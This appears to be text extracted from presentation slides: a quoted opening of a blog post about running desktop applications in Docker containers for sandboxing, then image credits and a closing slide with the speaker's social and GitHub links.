
If you are not familiar with Docker, it is the popular open source container engine.

Most people use Docker for containing applications to deploy into production or for building their applications in a contained environment. This is all fine & dandy, and saves developers & ops engineers huge headaches, but I like to use Docker in a not-so-typical way.

I use Docker to run all the desktop apps on my computers.

But why would I even want to run all these apps in containers? Well let me explain. I used to be an OS X user, and the great thing about OS X is the OS X App Sandbox

https://blog.jessfraz.com/post/docker-containers-on-the-desktop/



https://youtu.be/o5cASgBEXWY

Image by mohamed Hassan from Pixabay

Image by Free-Photos from Pixabay

Image by Alexandra_Koch from Pixabay

Thank you

twitter.com/justinsteven
twitch.tv/justinsteven
github.com/justinsteven/the_ides_of_march
github.com/justinsteven/advisories